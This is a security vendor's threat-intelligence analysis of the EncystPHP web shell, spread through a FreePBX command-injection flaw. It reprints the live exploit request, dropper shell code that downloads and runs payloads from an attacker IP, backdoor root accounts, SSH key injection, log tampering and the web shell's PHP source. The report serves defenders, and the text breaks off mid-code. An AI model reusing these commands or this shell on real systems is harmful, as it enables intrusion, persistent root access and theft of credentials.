Unveiling the Weaponized Web Shell EncystPHP | FortiGuard Labs

By Vincent Li

Published: 2026-01-28 · Archived: 2026-04-02 10:46:39 UTC

Affected Platforms: FreePBX Endpoint Manager v17.0.2.36 – v17.0.3
Impacted Users: Any organization
Impact: Remote attackers gain control of the vulnerable systems
Severity Level: High

FortiGuard Labs has discovered a web shell that we named “EncystPHP.” It features several advanced capabilities, including remote command execution, persistence mechanisms, and web shell deployment. Incidents were launched in early December last year and propagated via exploitation of the FreePBX vulnerability **CVE-2025-64328**.

Its malicious activity appears to be associated with the hacker group **INJ3CTOR3**, first identified in 2020, which targeted **CVE-2019-19006**. In 2022, the threat actor shifted its focus to the Elastix system via **CVE-2021-45461**. These incidents begin with the exploitation of a FreePBX vulnerability, followed by the deployment of a PHP web shell in the target environments. We assess that this campaign represents recent attack activity and behavior patterns associated with **INJ3CTOR3**.

The following section provides an in-depth analysis of the related incidents and the **EncystPHP** web shell.

Incidents

The web shell was delivered via **CVE-2025-64328**, a post-authentication command-injection vulnerability in the administrative interface of the FreePBX Endpoint Manager.

The exploit originated from Brazil and targeted a victim environment managed by an Indian technology company specializing in cloud solutions, communication services, and IT infrastructure.



Figure 1: FreePBX administrative interface

The attackers downloaded the **EncystPHP** dropper from the IP address 45[.]234[.]176[.]202, which resolves to the domain crm[.]razatelefonia[.]pro. The associated web page, Raza Telefonia, which appears to be a VoIP management system, includes a login interface.

```
GET /admin/ajax.php?module=filestore&command=testconnection&driver=SSH&host=127.0.0.1&user=testr
zphcnujfx%60wget%20http://45.234.176.202/new/c%20%20-O%20/tmp/k;bash%20/tmp/k%60&port=22&key=tes
trzphcnujfx%60wget%20http://45.234.176.202/new/c%20%20-O%20/tmp/k;bash%20/tmp/k%60&path=testrzph
cnujfx%60wget%20http://45.234.176.202/new/c%20%20-O%20/tmp/k;bash%20/tmp/k%60 HTTP/1.1
Host:
User-Agent: SecurityScanner/1.0
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: keep-alive
Referer: http://                /admin/
Cookie: lang=en_GB; PHPSESSID=dbdupre1m75cvavtpmetn03ua4
```

Figure 2: EncystPHP attack traffic via CVE-2025-64328



Figure 3: Malware download website

When connected to the route new/ on the download source, the request is automatically redirected to another dropper named **k.php.**



Figure 4: Malware download source redirects to the EncystPHP dropper

Malware Analysis

EncystPHP was initially delivered by exploiting the FreePBX vulnerability **CVE-2025-64328**. It deployed a web shell on victim hosts via the file named **"c"**, which serves as the starting point for the following analysis.



Figure 5: The EncystPHP file flow

The dropper first modifies the file permissions of **ajax.php** and **model.php** to 000, rendering both files unreadable, unwritable, and non-executable.

```
chmod 000 /var/www/html/admin/modules/endpoint/ajax.php 2> /dev/null
chmod 000 /var/www/html/admin/modules/endpoint/views/model.php 2> /dev/null
```

Figure 6: Modifying file permission to 000

EncystPHP then attempts to collect database configuration information from /etc/freepbx.conf and proceeds to delete cron job entries and multiple FreePBX user accounts, including “ampuser,” “svc_freepbx,” “freepbx_svc,” “bluej,” “nahda,” “FreePBX_setup,” “emoadmin,” and “nvd0rz.”

```
DB_USER=$(grep "AMPDBUSER" /etc/freepbx.conf | sed -E "s/.*['\"]([^'\"]+)['\"].*/\1/")
DB_PASS=$(grep "AMPDBPASS" /etc/freepbx.conf | sed -E "s/.*['\"]([^'\"]+)['\"].*/\1/")
DB_HOST=$(grep "AMPDBHOST" /etc/freepbx.conf | sed -E "s/.*['\"]([^'\"]+)['\"].*/\1/")
DB_PORT=$(grep "AMPDBPORT" /etc/freepbx.conf | sed -E "s/.*['\"]([^'\"]+)['\"].*/\1/")
DB_NAME=$(grep "AMPDBNAME" /etc/freepbx.conf | sed -E "s/.*['\"]([^'\"]+)['\"].*/\1/")

mysql -u "$DB_USER" -p"$DB_PASS" -h "$DB_HOST" -P "$DB_PORT" "$DB_NAME" -e "DELETE FROM cron_jobs WHERE command LIKE '%echo
%' OR command LIKE '%base64%';" &>/dev/null
mysql -u "$DB_USER" -p"$DB_PASS" -h "$DB_HOST" -P "$DB_PORT" "$DB_NAME" -e "DELETE FROM ampusers WHERE username like '%Free
PBX%' or username like '%tchTowr%'" &>/dev/null
mysql -u "$DB_USER" -p"$DB_PASS" -h "$DB_HOST" -P "$DB_PORT" "$DB_NAME" -e "DELETE FROM ampusers WHERE lower(username) IN (
'ampuser','svc_freepbx','freepbx_svc','bluej','nahda','FreePBX_setup','emoadmin','','nvd0rz') or lower(username) like '%wat
ch%'" &>/dev/null

for user in juba ; do
    userdel -f $user &>/dev/null
done
```

Figure 7: Collecting database configurations and deleting commands and users

It then searches for PHP files associated with web shells by identifying content such as Base64 decode functions, packet headers, or PHP functions that execute shell commands, and deletes all matching files.

```
{
    grep -r --include="*.php" -l -E "(eval.*base64_decode|/\*[A-Za-z0-9]+\*/eval|system\(\\\$_GET\[)|eval\(\\\$_POST|eval\(
\\\$_REQUEST|eval\(\\\$_GET|system\(\\\$c\s" /var/www/html/ 2>/dev/null
    grep -rE --include="*.php" "JUBAVOIP" /var/www/html/ 2>/dev/null | cut -d ':' -f1
} | sort -u | while read file; do
    [ -f "$file" ] && rm -rf "$file" &>/dev/null
done

find /var/www -type f -name '*.php' -print0 \
  | xargs -0 grep -Il '<?php system(' \
  | xargs -r -d '\n' rm -v --

find /var/www -type f -name '*.php' -print0 \
  | xargs -0 grep -Il 'APlXtygI' \
  | xargs -r -d '\n' rm -v --

find /var/www -type f -name '*.php' -print0 \
  | xargs -0 grep -Il 'hi56q50GYvdi4W' \
  | xargs -r -d '\n' rm -v --
```

Figure 8: Deleting other PHP web shells

EncystPHP also scans for PHP files containing strings such as “Badr,” “b3d0r,” “pastebin,” “yokyok,” or “bm2cjjnRXac1WW3KT7k6MKTR,” and removes these files. These may be related to older versions of the web shell itself or other malicious PHP files.

```
grep -R  --include \*.php 'Badr\|b3d0r\|pastebin\|yokyok\|bm2cjjnRXac1WW3KT7k6MKTR' .  -l | xargs
 -I {} rm {}
```

Figure 9: Deleting PHP files with specific strings

To facilitate persistent control over the compromised host, the malware creates a root-level user named newfpbx, resets multiple user account passwords to a single value, and escalates their privileges.

useradd -s /bin/bash -ou 0 -g 0 -p '1faV63BKr$4jH3MqYYmrpM55P.AWD2U1' newfpbx &>/dev/null

```
echo -n 'dXNlcmFkZCAtcyAvYmluL2Jhc2ggIC1vdSAwIC1nIDAgLXAgJyQxJGZhVjYzQktyJDRqSDNNcVlZbXJwTTU1UC5BV0QyVTEnIG5ld2ZwYnggJj4vZG
V2L251bGw=' | base64 -d | bash
NAME=$(tr -dc 'a-z' </dev/urandom | head -c6); while id -u "$NAME" >/dev/null 2>&1; do NAME=$(tr -dc 'a-z' </dev/urandom |
head -c6); done; useradd -o -u 0 -g 0 -p /bin/bash -d /home/"$NAME" "$NAME" && echo "${NAME}:\$1\$faV63BKr\$4jH3MqYYmrpM55P
.AWD2U1" | chpasswd -e && echo "CREATED: $NAME"

useradd -o -u 0 -g 0 -p '$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.' centos -s /bin/bash -d /dev/null
echo "centos:$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.:0:0:root:/root:/bin/bash" >> /etc/passwd
useradd -o -u 0 -g 0 -p '$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.' admin -s /bin/bash -d /dev/null
echo "admin:$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.:0:0:root:/root:/bin/bash" >> /etc/passwd
useradd -o -u 0 -g 0 -p '$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.' support -s /bin/bash -d /dev/null
echo "support:$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.:0:0:root:/root:/bin/bash" >> /etc/passwd
useradd -o -u 0 -g 0 -p '$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.' issabel -s /bin/bash -d /dev/null
echo "issabel:$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.:0:0:root:/root:/bin/bash" >> /etc/passwd
useradd -o -u 0 -g 0 -p '$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.' sangoma -s /bin/bash -d /dev/null
echo "sangoma:$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.:0:0:root:/root:/bin/bash" >> /etc/passwd
useradd -o -u 0 -g 0 -p '$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.' emo -s /bin/bash -d /dev/null
echo "emo:$1$ZOZZOup2$OlkDAl.oeilmBftGHLJGC.:0:0:root:/root:/bin/bash" >> /etc/passwd
```

Figure 10: Modifying system user with the same password

Follow this behavior, **EncystPHP** injects the SSH public key and modifies system configurations to ensure that the default SSH port (22) remains open.

```
for num in $(cat /etc/passwd | grep ash | cut -d ':' -f6); do mkdir -p $num/.ssh/;chmod 700 $num/.ssh/;echo -n 'ssh-rsa AAA
AB3NzaC1yc2EAAAADAQABAAABgQCRFHF4cGkHU1LHTnjybgIZ9aqNvY1/jj8spnVzz2bEzYP+g0KanELnJtIZUh9oD3OIU0U8PS48wkEJ44DIsO9bahok9EgCQ1
5kY0GmOXNcxeyVoBTxxw8cOPl7HA2sMWUbloSYbL5o/eb5uaO8qAbB7D5tMwpPwsCvXnNFyz5aTsv8BBtm1u3j1ClHaMRvMgtwLt3aB/BEzQaEJCrEm0G3G4/lb
7UxgLc/Kv0UDOxHTrgvLTX199anKRbOraOlHc91mZtgdQJeQhtkoBDD9NQWSuCKho0I85IAuM9Yq5vM8psVyO2obTENUeKxOLSiRu8pwJcHkLzGRiB8yemVCyav
5MHsqex+ATeZqxn5+MhnN6HoNYtPYeppwmRdoUTNUzUTBhUUjS1pmbSckGXzigFHUAqXYbyjpJN/McbzaXxv1EhHu4pSjEweXiT0Aptp0oGeyWpLLFjLmxUpWLe
1W1BKCY8xQhEp3d9FJSG1USlJMH7u/hvdjOmM4y7MaXNocsc= Sangoma'>  $num/.ssh/authorized_keys ;chmod 640 $num/.ssh/authorized_keys
; chown $num/.ssh/ --reference=$num/.bash_history 2> /dev/null; done
```

Figure 11: Injecting the SSH public key

```
sed -i 's/^#Port .*/Port 22/' /etc/ssh/sshd_config
sed -i 's/^Port .*/Port 22/' /etc/ssh/sshd_config
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
systemctl restart sshd
sed -i 's/^#PermitRootLogin .*/PermitRootLogin yes/' /etc/ssh/sshd_config
sed -i 's/^PermitRootLogin .*/PermitRootLogin yes/' /etc/ssh/sshd_config
```

Figure 12: Ensuring SSH is always open

It then downloads an additional dropper to support further web shell deployment and persistence.

```
for file in {"/root/.bash_profile","/root/.bashrc","/etc/rc.local"}; do if ! grep setsid $file |grep serv >/dev/null 2>/dev
/null; then echo "KHNldHNpZCB3Z2V0ICJodHRwOi8vNDUuMjM0LjE3Ni4yMDIvbmV3L2sucGhwIiAtTyAvdmFyL3Nwb29sL2FzdGVyaXNrL3RtcC9zZXJ2I
DI+L2Rldi9udWxsID4vZGV2L251bGw7IGJhc2ggL3Zhci9zcG9vbC9hc3Rlcmlzay90bXAvc2VydiAyPi9kZXYvbnVsbCA+IC9kZXYvbnVsbCAmICkgMj4mMQ==
"|base64 -d >> $file; echo "" >> $file; fi; done
```

(setsid wget "hxxp://45[.]234[.]176[.]202/new/k.php" -O /var/spool/asterisk/tmp/serv 2>/dev/null >/dev/null; bash /var/spool/asterisk/tmp/serv 2>/dev/null > /dev/null &) 2>&1

Figure 13: Downloading another dropper with Base64-encoded command

At the final stage of the **c** dropper execution, **EncystPHP** tampers with log files and deletes the FreePBX Endpoint Manager module named endpoint. After completing these actions, it restores file permissions on FreePBX-related files and reloads the configuration to avoid a service exception.

```
sed -i '/restapps/d' /var/log/httpd/
[redacted]

rm -rf /var/www/html/admin/modules/endpoint
chmod 000 /var/www/html/admin/modules/endpoint/* 2> /dev/null
fwconsole ma uninstall endpoint
fwconsole ma delete endpoint
fwconsole chown
fwconsole reload
```

Figure 14: Erasing traces and removing the endpoint

The **c** dropper then deploys a Base64-encoded web shell and downloads another dropper, named **k.php**. The **k.php** dropper performs similar actions, including deploying a Base64-encoded web shell, installing configuration components, and establishing persistence mechanisms.

Web Shell

The payload is delivered in Base64-encoded format and decoded at runtime by the dropper component. The decoded PHP web shell is written to disk, masquerading as a legitimate FreePBX file named **ajax.php**, allowing it to blend into the application structure.


```
echo -n '<?php /*kJnctpXKOi249YYSoaHyqnLW*/eval/*2PGY4kKo38Axxy*/(base64_decode/
ppZiAoaXNzZXQoJF9SRVFVRVNUWydtZDUnXSkgJiYgbWQ1KCRfUkVRVUVTVFsnbWQ1J10pID09ICdkNm
zYxNScpIHsKICAgICRfU0VTU0lPTlsnbG9va2knXSA9ICdsb2dnZWQnOwp9CmlmICghaXNzZXQoJF9TR
byAnPGZvcm0gYWN0aW9uPSIiIG1ldGhvZD0icG9zdCI+JzsKICAgIGVjaG8gJzxpbnB1dCB0eXBlPSJ0
vPic7CiAgICBlY2hvICc8aW5wdXQgdHlwZT0ic3VibWl0IiBuYW1lPSJBc2siIHZhbHVlPSJBc2siIC8
AgIGVjaG8gJzw/IC0tICAoKC8qMy44OS4xMDguMjA0Ki8pKSAtLSA/Pic7CiAgICBleGl0KCk7Cn0KaW
SkgJiYgJF9SRVFVRVNUWydhZG1pbiddID09ICdFbGFzdGl4JykgewogICAgc2Vzc2lvbl9kZXN0cm95K
aXhTZXNzaW9uIik7CiAgICBzZXNzaW9uX3N0YXJ0KCk7CiAgICAkX1NFU1NJT05bJ2xvb2tpJ10gPSAn
iL3Zhci93d3cvaHRtbC9saWJzL3BhbG9TYW50b0RCLmNsYXNzLnBocCI7CiAgICBpbmNsdWRlX29uY2U
FudG9BQ0wuY2xhc3MucGhwIjsKICAgICRwREIgPSBuZXcgcGFsb0RCKCJzcWxpdGUzOi8vLy92YXIvd3
HBEQi0+ZmV0Y2hUYWJsZSgiU0VMRUNUIG5hbWUsIG1kNV9wYXNzd29yZCxleHRlbnNpb24gZnJvbSBhY
ICAkX1NFU1NJT05bJ2VsYXN0aXhfdXNlciddID0gJGRiWzBdWzBdOwogICAgJF9TRVNTSU9OWydlbGFz
gIGhlYWRlcigiTG9jYXRpb246IC9pbmRleC5waHAiKTsKfQppZiAoaXNzZXQoJF9SRVFVRVNUWydhZG1
0gPT0gJ0ZyZWVwYngnKSB7CiAgICBpZiAoIUBpbmNsdWRlX29uY2UgKGdldGVudignRlJFRVBCWF9DT0
icpIDogJy9ldGMvZnJlZXBieC5jb25mJykpIHsKICAgICAgICBpbmNsdWRlX29uY2UgKCcvZXRjL2Fzd
```


Figure 15: Base64-encoded web shell

Authentication is performed using a simple verification mechanism in which a plaintext password entered via the web interface is hashed with MD5 and compared against a hard-coded hash value embedded in the web shell.

```php
if (!isset($_SESSION['looki'])) {
    echo '<form action="" method="post">';
    echo '<input type="text" name="md5" size="32" />';
    echo '<input type="submit" name="Ask" value="Ask" /> ';
    echo '</form>';
    echo '<? --  ((/*[redacted]*/)) -- ?>';
    exit();
}
```

Figure 16: Web shell authentication verification interface source code

Figure 17: Web shell authentication verification interface

```php
if (isset($_REQUEST['md5']) && md5($_REQUEST['md5']) == 'd6e08cf66c4e2c48bd74db31cf697615') {
    $_SESSION['looki'] = 'logged';
}
```

Figure 18: Verifying hard-coded MD5 credentials

Upon successful authentication, the web shell exposes an interactive interface titled Ask Master. This interface includes multiple predefined operational commands, such as file system enumeration, process inspection, querying active Asterisk channels, listing Asterisk SIP peers, and retrieving multiple FreePBX and Elastix configuration files.

```
echo '<h1 style="text-align: center;">Ask Master</h1>
<form action="" method="post">
    <b>CALL</b> <input type="text" name="context" value="asterisk-outcalls" />
    <input type="text" name="time" value="60" />
    <input type="text" name="prs" value="00" />
    <input type="text" name="num" placeholder="number" />
    <input type="submit" name="call" value="call" />
</form><br />
<form action="" method="post" >
    <b>CMD</b>
    <input type="text" name="cmd" size='80' />
    <input type="submit" name="execute" value="Execute" /> <hr />
    <input type="submit" name="cmd" value="ls -la" />
    <input type="submit" name="cmd" value="ps -aux --forest" />
    <input type="submit" name="cmd" value="asterisk -rx 'core show channels'" />
    <input type="submit" name="cmd" value="asterisk -rx 'sip show peers'" />
    <input type="submit" name="cmd" value="cat /etc/elastix.conf" />
    <input type="submit" name="cmd" value="cat /etc/asterisk/sip_additional.conf" />
    <input type="submit" name="cmd" value="cat /etc/asterisk/extensions_custom.conf" />
    <input type="submit" name="cmd" value="cat /etc/amportal.conf" />
</form>
<form action="" method="get" >
    <input type="submit" name="admin" value="Elastix" />
    <input type="submit" name="admin" value="Freepbx" />
</form>
<pre>'
```

Figure 19: Web shell interface source code

Figure 20: Web shell interface

By leveraging Elastix and FreePBX administrative contexts, the web shell operates with elevated privileges, enabling arbitrary command execution on the compromised host and initiating outbound call activity through the PBX environment.

```php
if (isset($_REQUEST['admin']) && $_REQUEST['admin'] == 'Elastix') {
    session_destroy();
    session_name("elastixSession");
    session_start();
    $_SESSION['looki'] = 'logged';
    include_once "/var/www/html/libs/paloSantoDB.class.php";
    include_once "/var/www/html/libs/paloSantoACL.class.php";
    $pDB = new paloDB("sqlite3:////var/www/db/acl.db");
    $db = $pDB->fetchTable("SELECT name, md5_password,extension from acl_user WHERE id ='1'");
    $_SESSION['elastix_user'] = $db[0][0];
    $_SESSION['elastix_pass'] = $db[0][1];
    header("Location: /index.php");
}
if (isset($_REQUEST['admin']) && $_REQUEST['admin'] == 'Freepbx') {
    if (!@include_once (getenv('FREEPBX_CONF') ? getenv('FREEPBX_CONF') : '/etc/freepbx.conf')) {
        include_once ('/etc/asterisk/freepbx.conf');
    }
    require_once ('/var/www/html/admin/libraries/ampuser.class.php');
    $_SESSION['AMP_user'] = new ampuser($amp_conf['AMPDBUSER']);
    $_SESSION['AMP_user']->setAdmin();
    header("Location: /admin/config.php");
}
```

Figure 21: Elastix and FreePBX privilege escalation

Dropper

The file **k.php** also contains the previously mentioned Base64-encoded web shell. Once executed, it decodes the payload and writes it to disk as **ajax.php**, deploying it to multiple locations.

```
mkdir -p /var/www/html/digium_phones/
mkdir -p /var/www/html/rest_phones/
